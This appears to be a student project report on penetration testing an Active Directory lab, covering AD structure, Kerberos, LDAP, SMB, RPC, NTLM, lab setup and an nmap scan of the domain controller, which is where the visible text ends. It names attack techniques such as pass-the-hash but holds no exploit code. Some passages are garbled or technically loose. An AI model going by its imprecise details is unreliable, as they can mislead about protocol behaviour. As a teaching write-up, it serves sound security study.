*The **skogkatt** ("forest cat") came out of the forests to live with farmers, and were highly prized for their mouse catching and hunting abilities*

This is a little project I did for a University Course

Contents

Chapter 1

INTRODUCTION

Before starting this project report, ask yourself, What's hacking?

If your idea is the bad guy who abuses information technology for personal comebacks like money or data stealing, you are wrong; they are criminals, not hackers.
Hacking is a **culture**, and every culture that can be respected comes with its own principles [4]. The hunger for challenges, the willingness to deeply understand things and find the best solution (the best, not the right one), is the fire that burns the passions of individuals who embrace this culture and makes them move to improve themselves and the environment that surrounds them.
We will not go in-depth to explain this culture and why it has been defined by public opinion and mass media as a malicious movement putting on the same level as hackers and bad actors. What is important to clarify is that **hacking is ethical by default**. If someone defines himself as a hacker but his actions have no ethical baseline, he is essentially a poser who tries to justify his bad actions and look like something is not.
In the IT world, hackers are helping companies and public services daily to improve security posture and train people to take precautions and how to behave in case of breaching or vulnerability exploitation by criminals. The outcome is growth in economic and client trust. The cybersecurity game has changed since companies started to pay to be (legally) hacked, allowing individuals to conduct assessments legally and, most importantly, ethically as full-time jobs. That's what intrigues me in this subset of cybersecurity and the main motivation for this project.
The project can be summarized as a journey on how to attack and infiltrate in an Active Directory environment, the most common accounting service for companies. We will use skills learned in past exercises and discover new methods, tools, and techniques to be as effective as possible. The environment will be simulated through virtual machines, so it will be more "proof-of-Concept" than a real-world simulation as it would require more resources and time. Writing a good summary report, having autonomy in research, and presenting the results are soft skills required for every penetration tester and ethical hacker. The whole process behind this report is an integral part of the professional hackers' job cycle.
In conclusion, the decision to embark on a cybersecurity project rather than one focused on artificial intelligence reflects a deliberate choice driven by the recognition that the field of cybersecurity remains, in many ways, underappreciated and underrepresented in the

broader discourse surrounding technological advancements. Currently, we live in an era where AI dominates headlines, discussions, and efforts. We must not lose sight of the equally paramount role played by cybersecurity.
Both the realms of cybersecurity and artificial intelligence are indispensable facets of our ever-evolving digital landscape. As society grapples with the ethical implications, security challenges, and global impact of AI, we also find ourselves at a crossroads where the future of cybersecurity is as crucial as ever and contains AI as well. These two fields, while distinct, share a common objective: building a safer and better world based on new technology to cooperate with humans to reach a society where everyone benefits from these innovations. Hacking mindset can help to improve and innovate both fields, finding solutions to new problems, "out-of-The-Box" and proactive thinking, which aim to unlock the full potential of technologies, knowledge, and (most importantly) society.

"You cannot buy the revolution. You cannot make the revolution. You can only be the revolution. It is in your spirit, or it is nowhere."

-Ursula K. Le Guin

Chapter 2

BACKGROUND

2.1 ANATOMY

Active Directory (AD) is a Microsoft **shared directory service** intended for Windows Domain environments, providing a centralized and structured service for resource management like users, resources, groups, and permissions. The main advantages of AD are **Access Policy**, **Scalability**, and **Delegation of Authorizations**.
AD uses a hierarchy system to shape the network, like the following (from low level to high level) :

1. **ORGANIZATIONAL UNIT** = Used to organize objects into logical containers (the equivalent of a directory in a filesystem) like users, groups, and computers. Usually, objects are regrouped by role (ex: employee, C-level staff, and system admins) to add granularity and simplify the permission granting.

2. **DOMAIN** = The basic logical unit of AD, which contains its own policies and groups and has DNS to identify itself. Can have multiple sub-domains (children) and include **schema of objects (and attributes)**, **global catalog of all objects inside the directory**, and **replication service** to deliver the catalog to other domain controllers. Every domain reflects the administrative structure of the enterprise.

3. **TREE** = structured connection of a series of domains using the same DNS space (ex: akatsuki.net → pain.akatsuki.net). Trust (explained in the next section) is created from parent to child, but not vice versa.

4. **FOREST** = a collection of multiple trees that should share the same schema.

Multiple forests can be created for the same organization, and with the use of Azure AD, AD can be extended in a cloud environment (in this case, a manager located in London can access it with the same credentials and privileges as an office in Rome). The cloud extension of AD will not be covered in this project as it requires more knowledge and resources, but it will cover the basic knowledge that can be extended to attack cloud AD.



Figure 2.1: Representation of an Active Directory Forest

Inside the forest, there is a trust relationship architecture that links together different units. A relationship can be seen as a logical model inside the network, allowing a unit to act on another unit. Relationships are classified as follows:

- **Parent-Child** = Automatically established when the child domain is created from a parent, is a two-way transitive type of relationship.
- **Cross-Link** = Also known as *"shortcut"* are used in complex forests, allowing the children of different domains to trust each other.
- **External** = manual link created from a domain inside the forest and one outside the forest can only be one-way and non-transitive.
- **Tree-Root** = similar to parent-child. When a new tree is added to an existing forest, a relationship is automatically set between the tree root domain and the forest root domain.
- **Forest** = transitive trust that can only be created manually between two forests; all the domains in the forests will trust themselves (following the type of trust, two-way or one-way).

It is important to understand trust relationships. We will see some useful tools that allow us to visualize the relationships (for instance, BloodHund). Given the complexity of Active Directory deployment, it is not uncommon to have some badly configured relationships or unintended access paths that can be exploited by attackers.



Figure 2.2: Schema of Trust Relationship Architecture (HTB Academy [11])

Lastly, it is necessary to explain the **Domain Controller Server** and his services. The Domain Controller (DC) is the critical component that is the heart of AD; it provides authorization, authentication, replication, and most importantly, **Services**. Most of the actions concerned with active directory need an interrogation at the DC. These are the four services that every DC needs to run in a basic AD environment :

- **Active Directory Domain Services (AD-DS)** = The main functionality of Active Directory; this service is responsible for managing and storing users, groups, organizational units, and computers following the logical hierarchy.
- **Active Directory Certificate Services (AD-CS)** = creation, management, issues, and revocation of digital certificates; public key infrastructure (PKI); and policies for using the public key. This is essential for **authentication** (verifying the identity of a user) and **authorization** (which actions an authenticated user can or cannot perform).
- **Active Directory Federation Services (AD-FS)** = an identity management solution for accessing different platforms or services with a single set of credentials, like Office365 (Single-Sign-On).
- **Active Directory Rights Management Services (AD-RMS)** = component that allows protection-sensitive data with encryption and restrictions through security policies and control access lists
- **Active Directory DNS** = Used to perform address translation inside the domain

Gaining access to the domain controller for an attacker is the equivalent of possessing the keys to the kingdom and not only performing whatever action we need but also modifying the AD to get persistence, data, or hide.

We can summarize all the main components included in every Active Directory with the following list:

- **Domain Controller (DC)** = a server machine running AD-DS that authenticates, authorizes, and manages users and resources. Is the "root" of every domain?
- **Global Catalog (GC)** = Data storage service for the Domain Controller
- **Users, Groups, Computers, and External Devices**
- **Organizational Units (OU)** = collections of similar objects. Can be nested with multiple OUs
- **SYSVOL** = shared folder on each DC. It stores information about AD and allows replication on other domains.
- **Group Policy Object (GPO)** = a collection of policy settings for both users and computers with different levels of granularity. GPO is shared via the network through SYSVOL.
- **Read Only Domain Controller (RODC)** = DC with just read permission for traffic replication reduction, preventing modification of SYSVOL, and role separations (if not present, the main DC can be used as RODC).
- **Distinguished Name (DN)** = the full path of an object inside AD (unique in the directory).
- **Relative Distinguished Name (RDN)** = component of DN that refers to an object from other objects on the same level (unique in the OU).
- **NTDS.DIT** = Database inside DC, which stores info about groups and users. Most important is where hashes are saved (C:\Windows\NTDS).
- **New Technology File System (NFTS)** is a standard library inside Windows that permits administrators to apply permission and security measures to files and directories.
- **Remote Server Administration Tools (RSAT)** = collection of tools used by IT administrators to manage remotely DC (role change, permission, and other features)

2.2 PROTOCOLS

KERBEROS (Port 88)

Kerberos is a stateless authentication protocol using cryptography, providing an authentication mechanism based on tickets (since Windows 2000 is used by default). It implements AAA security (**A**uthentication, **A**uthorization, and **A**ccounting) through the use of **TICKETS** that are given to a user and used for granting permission on resources.
What are the three heads of this Kerberos?

1. **Client** = Entity that initialized the authentication process, seeking some sort of access
2. **Application Server (AS)** = an object offering a specific service (that is requested by the client). Can be a database server, email service, file sharing, and more.
3. **Key Distribution Center (KDC)** = the central head of Kerberos, a centralized server responsible for authentication provisioning and key service (usually runs directly on the domain controller).

AS and KDC are inside the domain controller. Let's use this schema to explain the protocol workflow:



Figure 2.3: Kerberos Workflow Schema

1. **KRB_AS_REQ** = Client sends an **Authentication Service Request** (AS_REQ). This request contains the User Principal Name (UPN) of the user requesting the service and a timestamp. The whole request (unless the UPN) is encrypted using the NTLM password hash.
2. **KRB_AS_REP** = The AS, after checking the existence of the user using the UPN, retrieves the password NTLM hash and decrypts the request. Next, it generates a packet containing an IP, a session key, a user ID, and a validity period; this packet is called **Ticket-Granting-Ticket (TGT)**. The KDC checks if the validity period is in line with his clock skew, and if confirmed, a Ticket-Granting-Service (TGS) session key is created. At the end of the process, TGT and TGS session keys are sent back to the client.
3. **KRB_TGS_REQ** = Using the TGS session key, the client encrypts the TGT and the **Service Principal Name (SPN)**, a unique identifier for the service the user wants to access.
4. **KRB_TGS_REP** = KDC decrypt the packet previously set (always with the TGS session key) and provide to the user the **TGS** containing info about the user and **encrypt the message with the service NTLM password hash**

5. **KRB_AP_REQ** = Now the client can finally communicate with the application server, presenting the TGS.

6. **KRB_AP_REP** = The AS checks the contents of the TGS and then grants the service to the user, allowing communication. In case the ticket is older than 20 minutes, **Privileged Attribute Certificate (PAC) validation** is required. PAC is a special set of information contained in the ticket to determine the level of privilege without interrogating the DC directly.

Kerberos is a prioritized target for the user because some tricks can be exploited for privilege escalation and persistence, but it needs to be an authenticated user to interact with.

LDAP/LDAPS (Port 389/636)

Lightweight Directory Access Protocol (LDAP or LDAPS for the equivalent, but using TSL or SSL) permits access and performs queries at various directory services through client-server communication (usually combined with Kerberos). The common analogy used to understand the relationship between LDAP and AD is the one with Apache and HTTP: AD is the database, and LDAP is the "language" used to approach the database.



Figure 2.4: LDAP functions like an API for different directory services

This "language" is used to create a query to execute actions on entries (ADD, DELETE, SEARCH, COMPARE, and MODIFY). The main uses of Active Directory are:

- **Session Connection** = The credentials of a user login to a workstation are verified through LDAP, which queries the AD and retrieves the information.

- **Request** = When the user requests a lookup on the server (research of a particular folder or file).
- **Response** = Like SQL queries, the user asks for information; LDAP queries the database and sends it back to the user.
- **Replication** = Focal feature for AD to update changes of the forest on all domains; LDAP comes in play to optimize the process and regular control on the DC.

The authentication for LDAP can be **simple** (username:password, anonymous authentication is possible) or **Simple Authentication Security Layer** (SASL, use of Kerberos, and challenge-response communication); SASL offers encryption and avoids sniffing from third-party actors.

SMB (Port 445)

Server Message Block (SMB) is a request-response protocol widely used in Windows machines for sharing directories, printers, and other resources within a network. Active Directory has always been an essential protocol for most network-related tasks like **GPO distribution**, **Profile Roaming** (settings follow the user on different machines), and **SYSVOL haring**.
SMB exists in two forms:

- **SMB over NetBIOS (SMBv1.0)** = use of NetBIOS communication, which is highly insecure (ports 137, 138, and 139). Used on legacy systems but often disabled, especially in up-to-date environments
- **SMB over TCP/IP (SMBv2.0-SMBv3.0)** = not just better security (like encryption and fewer vulnerabilities) but better performance. The standard port is 445, and it has quickly replaced SMBv1.0, so when this writeup talks about SMB, it is referring to this specific version.

SMB have always been in cybercriminals' scope because they usually store valuable information, don't have default control over bruteforce attacks, remote code execution (EternalBLue [12] is an exploit created by the NSA that abuses some version of SMB, when launched, returns back a shell with administrative privileges and has been used in a wide range of operations like WannaCry), and malware propagation, especially for ransomware (again, WannaCry [9] is the best example). This component needs to be on the top list of security audits in the AD realm, starting with **signing every SMB packet** and giving verification and mutual authentication to the communication. Most of the time, this feature is disabled to not add overhead to communications and complexity of the network. It is common to find SMBs with this configuration, and the outcome allows unauthorized access to the shares, giving them a first foothold without authentication or authorization.

Remote Procedure Call (RPC)

As already said, Active Directory is a complex and tedious service to be deployed, configured, and maintained periodically. This is where RPC comes into play, a flexible protocol used by external programs when they call a procedure call on a remote server (database, web app, mail, etc.). Active Directory is used within domain controller communication for data consistency and object/policy management or enforcement. There are four key interfaces used in AD:

- **Local Security Authority (LSARPC)** = Responsible for local computer domain security policy management but also for authentication and authorization for domain resources
- **NETLOGON** = Establish secure channel communications between DC and service provider, also used when changing passwords (both manual and automatic changes).
- **Remote SAM (SAMR)** = Used by sysadmins to create, manage, read, update, or delete information about users and groups like the standard SAM but remotely, crucial for AD management.
- **Directory Replication Service (DRS) API** = the official Microsoft API that allows replication through domains

RPC doesn't have fixed standard ports, but some are used for specific RPC services:

1. **Microsoft RPC (MSRPC)** = This service uses port 135 as **Endpoint Mapper** for every specific RPC service requested and provides the specific port to communicate with.
2. **RPC over HTTP** = use of the HTTPS port (443), often used by Outlook exchange servers when they need to communicate over the internet.
3. **RPC over SMB** = Port 445 (standard for SMB) encapsulates the RPC traffic in an SMB PDU.

RPC is essential for some penetration testing tools like **PsExec** and **BloodHound** and can be abused both for enumeration and exploitation.

NT Lan Manager (NTLM)

This is an authentication mechanism using challenge-response used on legacy devices or when Kerberos is not available. The challenge-response works in 3 stages:

1. Client sends **NEGOTIATE_MESSAGE** to the server
2. Server responds with **CHALLENGE_MESSAGE** to verify the requester identity (16-byte random number). client sends **AUTHENTICATED_MESSAGE**, which includes the hash of the password and will then be stored in SAM or NTDS. DIT

NTLM supports two password hash types, which are **NT**, the MD4 of little-endian UTF-16 of the plaintext password, and the old and insecure **LM**, which works in this way :

1. Convert all characters of plaintext in uppercase
2. Pad with the NULL character until the length of 14 is reached. into two chunks of seven characters each. with DES the string "**KGS!@$%**" and concatenate the 2 chunks together. The result is the final LM hash.

The full LMNT hash has this syntax: **[USERNAME]:[RID]:[LM_HASH]:[NT_HASH]**
The Windows authentication system (and AD too) accepts the hash directly; without giving the plaintext, attackers can gain access to a user hash and use it directly to access resources or authentication; this is called a **pass-the-hash attack**.
NTLM is useful for abusers despite the presence of Kerberos because local account passwords are stored using this hash as much as legacy systems do and are still used for specific security and transitional operations. It is important to rely on Kerberos as much as possible and fix misconfigurations in AD settings.

2.3 USERS, GROUPS, & GROUP POLICIES

The **users** should be defined carefully, and with an in-depth security mindset, the least-privilege policy should be applied to all the users on the network, and "dormant" users should be deleted. Even a low-privilege user can give a lot of information about the environment, especially if over-permission is set because the DC should be interrogated by everyone somehow; this is how AD is designed. This gives the attacker a really wide attack surface (the tool Bloodhound is the right example; even with a low-privilege user, they can extract focal points of the AD), and the complexity of the settings helps to make some errors in the configurations.
Here's a list with just the default LOCAL accounts present on every computer:

- **ADMINISTRATOR** = Full control of the system, created by default and can't be removed. (but can be disabled or renamed). The SID is **500**
- **GUEST** = host user with limited access rights. Disabled by default with a blank password (sort of an anonymous login).
- **SYSTEM** = Account used by the OS with almost full permission; it doesn't have a profile (it doesn't appear in User Management). Is root the equivalent of root in Linux systems?
- **NETWORK SERVICE** = predefined user for tuning Windows Service (by the Service Control Manager). Present the computer's credentials to remote servers and be responsible for other network tasks.
- **LOCAL SERVICE** = Like Network Service for every other service (Microsoft SQL, Web Application, etc...) with a random password because it doesn't need to be used like a standard user. Usually, they are not easily accessible and don't have many privileges, but they can gain full privileges with some tricks, even to reach Privilege

Escalation. (If you want to check out a pretty clear example of how powerful these accounts can be, check out my write-up of the Hack the Box machine called Visual [20].)

Unlike local accounts, **DOMAIN USERS** can access another machine within the network (based on the permission of the group it is part of). One of the most important is **KRBTGT**, which acts as the KDC service and holds the TGT password used for the encryption of TGS. A strong password should be provided; otherwise, all the processes of the KDC will be broken.
The AD accounts should have a series of attributes, the most important of which are:

- **UserPrincipalName** = Primary logon name (the convention is to use the email).
- **ObjectGUID** = Global Unique Identifier of the users (remains unique even if removed)
- **SAMAccountName** = logon name for previous version of Windows
- **objectSID** = Security Identifier (user + group membership)

Talking about **groups**, they are a set of users (which can be nested) with common privileges and permissions. For the user, sysadmins should implement the right degree of granularity in security and avoid overextending permissions.
The two main characteristics of groups are:

GROUP TYPE (how the group can be used):

- Security: Every member will inherit any permissions assigned to the group.
- Distribution: Used by the application to distribute messages or files through all group members (like a mailing list).



Figure 2.5: Use of group types

GROUP SCOPES :

- Domain Local Group: Only used to manage permission to domain resources (can contain users off-domain).
- Global Group: Used to grant access to resources in another domain (only users of the domain can be added). Group: Grant permission to any object in the forest (containing a user of every domain). This is the only type of group that is stored on the GC in order to enable replication when adding or removing users.



Figure 2.6: Use of Group Scopes

Both admins and hackers should be aware of nesting groups (for different reasons, obviously). Without enough attention, a user can inherit permission even if they are not directly added to that specific group. Permission is classified into two main groups : **Rights** (permission to access objects) and **Privileges** (permission to perform an action, assigned through GPO).

All groups have attributes that help identify one group from another :

- **CN** = Common Name of the Groups
- **MEMBER** = user, group, or contact being part of the group
- **GROUPTYPE** = an integer that specifies type and scope.
- **MEMBEROF** = Any group of which the subject group is a member.
- **OBJECTSID** = SID of the group

The main security measures for groups are the following:

1. **Local Administrator Password Solution (LAPS)** = randomization and rotation of the passwords of local admins on a fixed interval. Is used to prevent lateral movement.
2. **Logging and Monitoring** = Effective logging and monitoring can prevent and react to unexpected behavior. Attacks like password-spraying or Kerberos attacks can be ineffective and uncover the attacker.
3. **Group Policy Security Settings** = GPO can also be used for security policies.
   - Account Policies: How users interact within the forest (also Kerberos-related)
   - Local Policies = event policies, user rights, and privileges (like a driver, printer, or removable media installation).
   - Software Restriction Policy: What can be run on the computer?
   - Application Control Policies: Control what applications can be run by which users. AppLocker is widely used for this purpose.
   - Update Management: The Windows Server Update Service (WSUS) is used to automate patching on the systems. System Center Configuration Manager is the main solution, with more features to avoid some clients missing security patches.
   - Group Managed Service Accounts (gMSA) = Account with a 120-character password for non-interactive processes
   - Security Groups: Implementation of different groups for granular permission and use of resources by single users

In conclusion, let's spend a few words on GPO. They are a good vector attack for lateral movement, gaining privilege and persistence. If an attacker has access to write and read GP through some bad configuration or other attack, it can help to enumerate or target evaluation (ex., knowing the password policy can help the hacker introduce rules during the password cracking process).
Windows performs periodic GP updates every 90 minutes with randomized +/- 30-minute offsets (so changes are not applied directly) and 5 minutes for the DCs. With the command **gpupdate/force**, we can make the update be refreshed directly.

GPO has precedence rules following this hierarchy structure.

There are also special options that can be set to overcome the standard hierarchy of precedence.

- **Link Order Number** = When more GPOs are linked together at the same OU, they are processed in order based on their number.
- **Enforce / No Override** = When enabled, lower OUs with other GPOs cannot override the settings.
- **Block Inheritance** = Higher policies will not be applied at the OUs (if used with ENFORCED, the latter have precedence).



Figure 2.7: GPO hierarchy

2.4 LABORATORY & PLANNING

To simulate a simple AD environment, 3 virtual machines needs to be created:

- **Kali Linux (192.168.1.35)** = The machine where we will work as attackers
- **Windows Server 2019 (192.168.1.50)** = This is the server machine with Active Directory (**VulnLab.int**) installed. Is the domain controller and will be our main target.
- **Windows 10 Workstation (192.168.1.100)** = The only machine connected with the domain controller will be used for some type of attack or enumeration.

After the installation of this simple network, we downloaded and ran the **Vulnerable-AD-plus** [21] PowerShell script to set users and vulnerable settings that are commonly present in Active Directory realms. All the supported attacks listed in the GitHub repository of the PowerShell script will be covered by this project. We have a single forest and a single domain, but every abuse can be extended to a more complex network, and we assume the attacker is already inside the network (but not part of AD), so we will not cover the techniques to get inside (for instance, Wi-Fi hacking or segmentation network abuse); we will just take care of AD protocols and object attacks and how to mitigate them (not too many technical details, but a high-level suggestion, like a real penetration testing report). Lastly, all of the tools used are open source and freely accessible. Every attack requires the use of some tools, but to avoid being a simple script kiddie" we will explain every attack and what's happening behind the curtains unless you just run a script. This last consideration is important even with the most powerful tools. If you don't understand exactly the function behind them, you cannot make more complex things, concatenate tools together, or fix some errors blocking the exploitation phase. In this project, we are acting as pentesters, not as red team operators, so subjects like malware, phishing, and social engineering are not covered.

Chapter 3

PROJECT EXECUTION

3.1 PART 1 - BREACHING

The first thing is to scan the Domain Controller and understand what services are running, the swiss-knife for this task is **NMAP** [13]. We are going to do a **connect scan** (full three-handshake to grab the banner of every port **-sC**) and a **version scan** (retrieve the version of services, **-sV**) on all ports (**-p-**)

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-15 03:53:40Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: VulnLab.int0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: VulnLab.int0., Site: Default-First-Site-Name)
